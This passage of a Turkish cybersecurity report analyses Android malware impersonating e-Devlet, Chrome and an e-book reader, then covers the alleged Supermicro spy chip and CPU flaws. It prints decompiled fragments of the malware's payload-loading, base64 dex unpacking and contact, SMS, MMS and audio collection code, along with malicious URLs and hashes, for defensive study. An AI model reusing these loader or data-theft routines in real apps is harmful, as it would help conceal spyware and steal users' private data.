gokcdfaxvw.a((DataInputStream)closeable, (OutputStream)dataOutputStream, (Object[])h);  closea
```

Şekil 55: Soket üzerinden haberleşme - 1.

Karşıdan gelecek olan verinin hangi dosya yoluna kaydedileceği belirlenmekte ve **jar** uzantısıyla kaydedilmektedir.




Şekil 56: Sunucudan alınacak olan verilerin dosya olarak kaydedilmesi.

Sunucu soketten gelen veriler okunarak bir byte dizine yazılmakta ve önceden belirlenen dosya yolu altında dosya olarak kaydedilmektedir.

```
private static byte[] a(DataInputStream dataInputStream) throws Exception {
    int n = dataInputStream.readInt();
    byte[] arrby = new byte[n];
    int n2 = 0;
    while (n2 < n) {
        int n3 = dataInputStream.read(arrby, n2, n - n2);
        if (n3 < 0) {
            throw new Exception();
        }
        n2 += n3;
    }
    return arrby;
}
```

Şekil 57: Verilerin soket üzerinden okunması.

Zararlı yazılım karşıdan aldığı ve kaydettiği dosyada bulunan kod bileşenlerini DexClassLoader isimli sınıf aracılığıyla yüklemekte ve çalıştırmaktadır.



Şekil 58: Sunucudan gelen zararlı uygulamanın devamının yüklenmesi ve çalıştırılması.

Yapılan incelemenin ardından ilgili örneğin Dropper/Loader olarak tabir edilen türde bir zararlı yazılım olduğu tespit edilmiştir. Analiz edilmesini zorlaştırmak için içinde çeşitli kod bulanıklaştırma teknikleri kullanılmıştır. Zararlı iki aşamada çalışmaktadır. Bu uygulama, komuta kontrol sunucusuyla irtibata geçip başka zararlılar indirme ve çalıştırma görevini yapmaktadır. Zararlıya ait komuta kontrol sunucusunun analizin yapıldığı tarih itibariyle açık olmaması nedeniyle, analizin bir sonraki aşamasına geçilememiş fakat Google Play veya farklı yollar aracılığıyla yayılmakta olduğu ve bulaştığı cihazlara asıl zararlı kod bileşenlerinin indirilip çalıştırılmasını sağlayarak ikinci aşamayı başlattığı tespit edilmiştir. Zararlı, günümüzde çok yaygın olarak kullanılan e-Devlet uygulamasını bire bir olarak taklit etmekte ve bu yönüyle Türkiye'yi hedef alan bir oltalama saldırısı tehdidi oluşturmaktadır. Bu nedenle kullanıcıların Google Play Store'da bulunan her uygulamanın güvenilir olmadığını bilmesi önemlidir. Uygulamaya ait yüklenme tarihi, indirilme sayısı bilgilerine bakılması yüzde 100 ayırt edici olmasa da önemli ölçüde fikir verebilmektedir. Orijinal üreticiye ait, yüksek indirilme sayısına sahip ve uzun süredir Play Store'da yer alan uygulamaların kullanılmasına dikkat edilmelidir.

8. GOOGLE CHROME ZARARLI YAZILIM ANALİZİ

"Chrome" isimli ve "Google Chrome" görselli bir uygulama, Aralık ortasında kısa süreli olarak Google Play Store'da yer almıştır. Uygulama, Şüpheli paket ismi ve "Chrome" benzerliğinden dolayı incelenmiştir.

Öncelikli olarak uygulama çalıştırıldığında, SMS izni istediği görülmüştür. Bu izin sonrasında zararlı olduğu kesin bir şekilde anlaşılan uygulama için ayrıntılı bir inceleme yapılmıştır. Aldığı izinler arasında birçok kişisel veri içeren, SMS, MMS, rehber bilgilerine, diske erişim, sistem bilgilerinde değişiklik yapma gibi zararlı davranış barındırabilecek izinler yer almaktadır.

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.EXPAND_STATUS_BAR"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.BROADCAST_SMS"/>
<uses-permission android:name="android.permission.STOP_APP_SWITCHES"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
```

Şekil 59: Uygulamanın aldığı izinler.

Uygulamanın kodunda bu izinlerin kullanımına dair bir alan görülememiştir. Ancak, kaynakları arasında yer alan bir dosyayı tekrar çalıştırılabilir hale getirerek içinden yeni bir uygulama çıkardığı görülmektedir. İkinci uygulamaya kaynaklar üzerinden erişim sağlandığında hiçbir dosya türüne benzemediği, dosyanın anlamlı hale gelmesi için bir işlemden geçmesi gerektiği anlaşılmıştır.

Şekil 60: Kaynaklarda yer alan dosya.

İkinci uygulamanın, ilk uygulamada yer alan decoding ile tekrar çalıştırılabilir hale getirilerek birinci uygulama içinden çağrıldığı görülmüştür. Bu işlem, ikinci dosya içinden belli sayıda byte'ın silinip kalan kısmın base64 decoding işleminden geçirilmesiyle ".dex" uzantılı bir dosyaya yazarak gerçekleştirilmiştir.

```
ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
AssetManager assetManager = getAssets();
StringBuilder stringBuilder2 = new StringBuilder();
StringBuilder stringBuilder3 = new StringBuilder();
stringBuilder3.append("lrnaakd".toLowerCase());
stringBuilder3.append("/");
stringBuilder2.append(stringBuilder3.toString().toLowerCase());
stringBuilder2.append(getAssets().list("lrnaakd")[0]);
InputStream inputStream = assetManager.open(stringBuilder2.toString());
inputStream.skip(4L);
inputStream = new InflaterInputStream(inputStream);
byte[] arrayOfByte = new byte[2048];
while (true) {
  int i = inputStream.read(arrayOfByte);
  if (i == -1) {
    inputStream.close();
    a(file, byteArrayOutputStream);
    a(file);
    return;
  }
```

Şekil 61: İkinci uygulamanın gereksiz byte'larının okunmadan alınması.

Şekil 61'de yer alan kısım çalıştırıldıktan sonra, alınan gerekli kısımlar base64 decoding işleminden geçirilerek, bir adet ".dex" dosyası elde edilmiştir.

```
private void a(File paramFile, ByteArrayOutputStream paramByteArrayOutputStream) {
  byte[] arrayOfByte = Base64.decode(paramByteArrayOutputStream.toByteArray(), 0);
  FileOutputStream fileOutputStream = new FileOutputStream(paramFile);
  fileOutputStream.write(arrayOfByte);
  a(fileOutputStream);
}
```

Şekil 62: Base64 ile ikinci uygulamanın açılması.

Elde edilen ikinci uygulama asıl uygulama içinden kütüphane gibi kullanılmaktadır. Bu aşamadan sonra bütün işlemlerin, gizlenmiş ikinci uygulama içinden gerçekleştirildiği görülmektedir. Ayrıca bu aşamada da, "Loader" sınıfının alındığı ve "create" metodunun da gizlenmeye çalışıldığı görülmektedir.

```
private void a() {
  ClassLoader classLoader = (ClassLoader)this.b;
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append("com.Lo");
  stringBuilder.append("cadeR".substring(1).toLowerCase());
  this.c = classLoader.loadClass(stringBuilder.toString());
  this.a = this.c.getMethod("cccreATe".toLowerCase().substrin
}

private void a(File paramFile) {
  String str = paramFile.getAbsolutePath();
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(getFilesDir().getAbsolutePath());
  stringBuilder.append("///A".toLowerCase().substring(2));
  a(str, stringBuilder.toString());
}
```

Şekil 63: İkinci uygulamanın diske yazılması ve birinci uygulamanın içine yüklenmesi.

İkinci uygulama içinde birçok ekstra kütüphane kullanılmıştır. İkinci uygulama içinde de bütün kodlar gizlenmeye çalışılmıştır. İkinci uygulama içinde kişisel verilerle alakalı, sistemle alakalı birçok veriye erişim sağlandığı görülmüştür. Veriler "Content Provider" ile C&C'ye gönderilmek üzere başka bir yapıya gönderilmektedir.

Öncelikle, rehberde kayıtlı kişilerin bütün bilgileri alınmaktadır. Ayrıca, sim kartı hakkında da bilgi toplanmaktadır.

```
{"contact_id", "display_name", "data1", "photo_id"}
```

Şekil 64: Rehber kişileri bilgileri.

```
telephonyManager.getSubscriberId()}, d.f.a("simSerial",
```

Şekil 65: Sim kartı numarası bilgisinin alınması.

SMS mesajlarının okunması ve gönderilmesi için dinamik olarak izin alınmaktadır.

```
private static final String f537b = "android.sms.msg.action.SMS_SEND";

/* renamed from: c reason: collision with root package name */
private static final String f538c = "android.sms.msg.action.SMS_DELIVERED";
```

Şekil 66: Dinamik olarak alınan SMS gönderme ve alma izinleri.

MMS ile gelen mesajlar okunmakta ve uygulama içinde C&C bağlantısı kurulan yapıya gönderilmektedir.

```
StringBuilder sb2 = new StringBuilder();
sb2.append("readMMS ");
sb2.append(i);
Log.d("WS", sb2.toString());
ContentResolver contentResolver = context.getContentResolver();
if (i == 0) {
    str = "content://mms";
} else {
    StringBuilder sb3 = new StringBuilder();
    sb3.append("content://mms/");
    sb3.append(i);
    str = sb3.toString();
}
```

Şekil 67: MMS mesajlarının okunması.

Yapılan incelemede, zararlı yazılımın ses kaydı aldığı da görülmektedir. Ses kayıtları alınıp, ".rec" uzantılı bir dosya olarak kaydedilmektedir. Sonrasında C&C'ye gönderilmek için hazır hale getirilmektedir.

```
int minBufferSize = AudioTrack.getMinBufferSize(8000, 2, 2);
byte[] bArr = new byte[(minBufferSize * 32)];
```

Şekil 68: Ses kaydetme fonksiyonu.

```
String f522a = ".rec";
```

Şekil 69: ".rec" uzantılı dosya belirteci.

Zararlı uygulama, gerekli bilgileri topladıktan sonra, C&C bağlantısını "pinterest.com" üzerinde yer alan profillerle gerçekleştirmektedir. Bu yapıda, öncelikli olarak Pinterest sosyal medyası üzerinde yer alan profille bağlantı kurulur ve "about" kısmında yer alan linke ulaşılır.

```
("jp.co.smbc.direct", "https://www.pinterest.com/emeraldquinn4090/"
```

Şekil 70: Pinterest profil linki.

```
String b2 = a.b.b(cVar.b(), false);
d.i.k kVar = new d.i.k("\"pinterestapp:about\":\"(.+?)\"");
d.o.b.h.a((Object) b2, "html");
```

Şekil 71: Pinterest profilde yer alan "about" kısmının parse edilmesi.

Bu linke ulaşıldıktan sonra, toplanan bütün veriler bu link üzerinden C&C sunucusuna aktarılır.

Yapılan incelemelerde, zararlı yazılımın genel olarak kişisel bilgilere, SMS bilgilerine, banka hesapları bilgilerine ulaşmaya çalıştığı görülmektedir. İki aşamadan oluşan zararlı yazılım, yakalanmamak için ikinci aşamayı gizlemeye çalışmıştır. Markette yer alan uygulama bire bir "Chrome" replikası olarak görülmektedir. Bu sebeple uygulamalar marketten indirilirken mutlaka üreticisine bakılmalı, indirme sayısına aldanılmamalıdır. Kullanıcıların orijinal üreticilerin uygulamalarını kullanmaya dikkat etmesi gerekmektedir.

Zararlı URL'ler
https://jibun.jp-bankq.com
https://jibun.jp-bankq.com
https://jnb.jp-bankq.com
https://mufg.jp-bankq.com
https://smbc.jp-bankq.com

Tablo 2: Zararlı URL'ler.

Zararlıya Ait Bilgiler	
Uygulama Adı:	Chrome
Paket Adı:	com.yavm.jgpr
SHA256:	7dd8e51287e990934a50a0512e066c03a-b0021ad51e5b5409f29ba7211c259c6
SHA1:	dfa2aa7ec11a3aad29570653cf17169f68cca3c9
MD5:	7604e961c2838d58b9434c7b84dbff9a

Tablo 3: Zararlıya ait künye bilgileri.

9. E-BOOK READER ZARARLI UYGULAMASI


Günümüzde online kitap okuma uygulamaları giderek daha çok kullanılmaktadır. Bu zararlı, genel olarak kitap okurlarını hedef almaktadır.

```
md5sum ereader.apk && sha256sum ereader.apk && rabin2 -I ereader.apk
95617dbfa277d53f4f9b3e3b532010b2  ereader.apk
fe8b8f0910786392e5498f2623fda45d3d3484dc74c15a149b04625e2ee6bf16  ereader.apk
baddr    0x0
binsz    6112279
bits     64
canary   false
crypto   false
endian   little
havecode false
laddr    0x0
linenum  false
lsyms    false
maxopsz  16
minopsz  1
nx       false
pcalign  0
pic      false
relocs   false
sanitiz  false
static   true
stripped false
va       false
```

Şekil 72: Uygulama detayları.

Uygulama çalıştırıldığı zaman karşımıza çıkan ilk ekran aşağıdaki gibidir. Basit bir şekilde reklam barındırmaktadır ve pdf halinde dosya kabul etmektedir.

Şekil 73: Uygulama ekranı 1.



Şekil 74: Uygulama arama ekranı.

Ancak uygulamanın çalıştırmak için aldığı izinler dikkat çekmektedir. AndroidManifest.xml dosyası içinden yetkileri kontrol edebiliriz.

```
android:installLocation="auto" package="yong.reader.pdf.xps.viewer" platformBuildVersionCode="19" platformBuildVersionName="4.4.2-1456859"
    <uses-feature android:glEsVersion="0x00010001" android:required="true"/>
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_SETTINGS"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.BATTERY_STATS"/>
    <uses-permission android:name="android.permission.EXPAND_STATUS_BAR"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="com.android.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.android.launcher.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
    <uses-permission android:name="android.permission.RESTART_PACKAGES"/>
    <uses-permission android:name="android.permission.CLEAR_APP_CACHE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
```

Şekil 75: Uygulama izin detayları.


Şekil 75'te görüldüğü üzere dosyada bazı kritik izinler bulunmaktadır.

Dosyadaki Kritik İzinler
"android.permission.INTERNET"
"android.permission.READ_PHONE_STATE"
"android.permission.WRITE_EXTERNAL_STORAGE"
"android.permission.GET_TASKS"
"android.permission.BATTERY_STATS"
"android.permission.CLEAR_APP_CACH"
"android.permission.SYSTEM_ALERT_WINDOW"


Tablo 4: Dosyadaki kritik izinler.

Şekil 75'te de görüldüğü üzere dosya "android.permission.INTERNET" yetkisi içermektedir. Bu yetkilendirme uygulamada internet kullanmasını sağlar. Bu yetkiyle internete çıkış yapılmaktadır. Telefon üzerinden kontrol edildiği zaman uygulama izinleri aşağıdaki gibidir:

Uygulamanın yönlendirdiği diğer uygulamalar aşağıdaki gibidir. Bu uygulamalar aracılığıyla reklamlar verilmekte veya başka bir zararlı yazılım çalıştırılmaktadır.




Şekil 76: Uygulamanın kullanıcıdan izin almadan sistemde aldığı izinler.



Şekil 77: Uygulama yönlendirme ekranı.

Decompile edilmiş kodların analizi:




Şekil 78: Uygulama fonksiyon bilgileri.

Fonksiyon listesi Şekil 78'de açık bir şekilde yazılmıştır ve böylece fonksiyon isimlerinden kodun ne yapabileceği tahmin edilebilir.

Aktivite Listesi
com.autumn.water.AutumnWebActivity
com.autumn.water.AutumnWaterFragmentActivity
org.ebookdroid.ui.viewer.ViewerActivity
org.ebookdroid.ui.library.RecentActivity
org.ebookdroid.ui.opds.OPDSActivity
org.ebookdroid.ui.settings.SettingsActivity
org.ebookdroid.ui.settings.FragmentedSettingsActivity
org.ebookdroid.ui.settings.BookSettingsActivity
org.ebookdroid.ui.library.BrowserActivity
org.ebookdroid.ui.about.AboutActivity
org.ebookdroid.ui.library.dialogs.FolderDlg
net.coocent.android.xmlparser.GiftActivity
com.google.android.gms.ads.AdActivity

Tablo 5: Aktivite listesi.



Şekil 79: Web activity fonksiyonu.

Kullanılan web iletişim fonksiyonlarıyla cihazdan alınan bilgiler uzak sunuculara aktarılabilmektedir.

Kullanılan yetkiler dahilinde sözkonusu uygulamanın basit bir trojan olduğu değerlendirilmektedir. Bu uygulamayla şunlar yapılabilir:

- Veri silme,
- Veri engelleme,
- Veri değiştirme,
- Veri kopyalama,
- Cihaza sistemsel olarak zarar verme.

Bu tür uygulamaları yüklerken verilen izinleri dikkatlice kontrol edilmelidir.

Not: *"android.permission.INTERNET" yetkisi olmasa da uygulama Google Play üzerine yüklenebilmektedir.*

Uygulamanın Erişim Sağladığı URL'ler	
http://alog.umeng.co/app_logs	http://schemas.android.com/apk/res/android
http://alog.umeng.com/app_logs	http://www.coocent.net/coocentPromotion/toolsgift/
http://ebookdroid.org	http://www.coocent.net/coocentPromotion/toolsgift/giftList.xml
http://flibusta.net/opds	http://www.coocent.net/coocentPromotion/toolsgift/intersitialAdList.xml
http://hostname/?	http://www.feedbooks.com/opds/facet
http://oc.umeng.co/check_config_update	http://www.google-analytics.com/collect
http://oc.umeng.com/check_config_update	http://www.google.com
http://opds-spec.org/acquisition	http://www.plough.com/ploughCatalog_opds.xml
http://opds-spec.org/acquisition/open-access	http://www.w3.org/XML/1998/namespace
http://opds-spec.org/image/thumbnail	https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/mraid/v2/mraid_app_banner.js
http://opds-spec.org/thumbnail	https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/mraid/v2/mraid_app_expanded_banner.js
http://plus.google.com/	https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/mraid/v2/mraid_app_interstitial.js
http://schemas.android.com/apk/lib/com.google.android.gms.plus	

Tablo 6: Uygulamanın erişim sağladığı adresler.


TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

Bu kısımda teknolojik gelişmelerin siber güvenlik üzerindeki etkileri atak ve savunma bağlamında incelenmekte ve küresel çapta dikkat çeken gelişmeler analiz edilmektedir.


10. ABD ŞİRKETLERİNE SIZMAK İÇİN KULLANILDIĞI İDDİA EDİLEN AJAN-ÇİP

Çin casuslarının yaptığı iddia edilen sızma saldırısı, Amazon ve Apple gibi şirketlerin de içinde bulunduğu 30 büyük şirketi etkiledi. Büyük yankı uyandıran ve hükümet ve kurumsal kaynaklara göre ABD ile yapılan teknoloji tedarik ticaretini dahi riske atan bu saldırı, *Bloomberg Businessweek*'te "The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies" çalışmasında ele alındı. 2015 yılında Amazon Portland'daki "Elemental Technologies" adlı startup kuruluşunu sessizce incelemeye başladı. Bugün "Amazon Prime Video" olarak bilinen video yayın hizmetinin bu denli büyümesinde büyük payı olan bu kuruluş büyük video dosyalarını sıkıştırma ve farklı cihazlar için formatlama yazılımları geliştiriyordu. Geliştirdikleri yazılım, Olimpiyat Oyunlarının

Şekil 80: Sunucu anakartlara yerleştirilen mikroçip[16].



Şekil 81: Zararlı mikroçipin entegre edildiği sunucu anakart[16].



Şekil 82: Zararlı hale gelmiş anakartın bulunduğu sunucu[16].

çevrimiçi yayınlanmasına, Uluslararası Uzay İstasyonu ile iletişim kurulmasına ve drone görüntülerinin CIA'e gönderilmesinde kullanılmıştı[16].

Amazon Web Services'in (AWS) CIA için geliştirdiği yüksek güvenlikli bulut teknolojisinde, bu yazılımın kullanılabileceği düşünüldü. Bunun için AWS, Elemental'in güvenli olup olmadığını incelemek adına üçüncü bir şirketle anlaştığını duyurdu. İlk bulgulara göre AWS'den, Elemental'in ana ürününün daha sıkı incelenmesi istendiği bildirildi. Kaynaklara göre, Elemental'in kullandığı ve müşterilerin video sıkıştırmak için ağlarına kurdukları bu pahalı sunucular, dünyanın en büyük sunucu anakart tedarikçilerinden biri olan San Jose merkezli Super Jose Computer Inc. şirketi tarafından geliştiriliyordu. 2015 baharında, Elemental firmasından birkaç sunucu incelenmesi için bahsi geçen güvenlik şirketine gönderildi[16].

Bu güvenlik şirketi yapılan incelemelerde sunucu anakartlarına entegre edilmiş, pirinçten daha küçük bir mikroçip (Şekil 80) tespit ettiğini belirtti. Amazon bu durumu yetkili ABD makamlarına bildirdi. Elemental'in sunucuları, Savunma Bakanlığı veri merkezlerinde, CIA'in drone operasyonları biriminde ve Donanma savaş gemilerinin ağlarında kullanılıyordu ve Elemental, yüzlerce mikroçip müşterisinden yalnızca biriydi[16].

Üç yıldan uzun süren gizli bir soruşturma sonucunda araştırmacılar, bu çiplerin saldırganlara ağa sızmak için gizli bir açık kapı bıraktığını belirttiler. Araştırmacılar ayrıca çiplerin Çin'de taşeronlar tarafından işletilen fabrikalara yerleştirildiğini tespit etmişti. Bu, insanların görmeye alışık olduğu yazılım tabanlı saldırılardan çok daha farklı bir saldırıydı. Ayrıca uzmanlara göre, donanımsal saldırılar potansiyel olarak çok daha yıkıcıydı ve bunları tespit edip önlem almak çok daha zordu[16].

Eylül 2015'te Amazon, Elemental'i satın aldığını duyurdu. Amazon, Apple ve Supermicro, *Bloomberg Businessweek*'in konuyla ilgili raporlarını inceleyip istişarede bulundular. Amazon, "AWS'nin tedarik zincirinde herhangi bir taviz verilmemiştir. AWS'nin kötü niyetli çipler veya Elemental'ı satın alırken anakartlardaki donanım değişiklikleri hakkında bilgisi yoktu" şeklinde bir açıklama yaptı. Apple tarafından ise, "Bu konuda oldukça açık olabiliriz: Apple herhangi bir sunucuda kötü niyetli çip, donanım manipülasyonları veya güvenlik açıkları bulmuş değildir" açıklaması geldi. Supermicro sözcüsü Perry Hayes ise böyle bir soruşturmanın farkında olmadıklarını bildirdi. Çin hükümeti ise, Supermicro sunucularının manipülasyonuyla ilgili doğrudan açıklama yapmaktan kaçındı ve "Siber güvenlik alanında tedarik zinciri güvenliği ortak bir sorun ve Çin de bir kurbandır" şeklinde bir açıklama yayınladı. CIA ve NSA'yi temsil eden Ulusal İstihbarat Direktörü ise konuyla ilgili yorum yapmaktan kaçındı[16].

10.1. ABD Resmi Kaynaklarına Göre Sızma Saldırısı Nasıl Çalışıyor?

ABD resmi kaynaklarına göre, Çin'in ilgili askeri birimi bir kalem ucundan daha küçük mikroçip tasarlayıp imal etmişti. Bu çipler saldırı için gerekli hafıza, ağ yeteneği ve yeterli seviyede işlemci gücüne sahipti. Bu mikroçiplerin dünyanın önde gelen sunucu anakart satıcılarından biri olan Supermicro'nun tedarikçileri olan Çin fabrikalarına yerleştirildiği tespit edilmişti. Ele geçirilmiş olan bu anakartlar (Şekil 81) Supermicro'nun sunucularına yerleştirilmişti[16].


Zararlı hale gelmiş olan bu anakartların bağlı olduğu sunucular da (Şekil 82) haliyle zararlı hale gelmişti ve bu sunucular düzinelerce şirket tarafından işletilen veri merkezlerinde bulunuyordu. Uzmanların açıkladığına göre, bir sunucunun açılışı sırasında bu zararlı mikroçip sunucunun işletim sisteminin çekirdeğini değiştirerek işletim sistemini modifikasyonlara açık hale getiriyordu. Çip aynı zamanda saldırganlar tarafından kontrol edilen bilgisayarlarla iletişime geçebiliyor ve komut çalıştırıp kodlamaya açık hale getiriyordu[16].

McLean'daki brifingden sonra geçen üç yılın ardından, Supermicro'nun anakartlarındaki saldırıları tespit etmek için ticari olarak uygun ürün çıkmadığı ve çıkmasının da muhtemel olmadığı bildirildi. Apple ve Amazon'un kaynakları böyle bir saldırının tespitinin yapılmış olmasının bile şans eseri olduğunu ifade etti. Bu saldırının uç nokta bir saldırı olduğu ve kolay kolay teknolojik bir çözüm getirilemeyeceği belirtildi[16].

11. İŞLEMCİLERDEKİ DONANIM HATALARI VE YENİ ZAFİYETLER

Geçen sene Spectre ve Meltdown ile gündeme gelen işlemci seviyesindeki zafiyetler genişlemeye devam ediyor. Birçok güvenlik araştırmacısının değiştirilmesi çok güç işlemci mimarilerine odaklanması sonucu yeni zafiyetler bulunuyor. İşlemci üreticileri bir yandan donanımsal olarak zafiyetleri kapatmaya çalışırken bir yandan da işletim sistemi geliştiricileriyle ortak çalışarak yazılım çözümleri üretmeye ve yama çıkartmaya çalışıyorlar. Bu konuda ne kadar başarılı oldukları soru işaretleri barındırmıyor değil, zira Spectre ve Meltdown sonrasında Foreshadow, Fallout ve Zombieload gibi yeni işlemci açıkları bulunmaya devam etti. Son günlerde ise yine aynı araştırmacılar tarafından Zombiload'un yeni bir versiyonunun tespit edildiği duyuruldu. Üstelik bu, zafiyetlerin giderildiği iddia edilen ve TSX komut setlerini kullanan işlemciler ve işletim sistemleri üzerinde de çalışıyor.

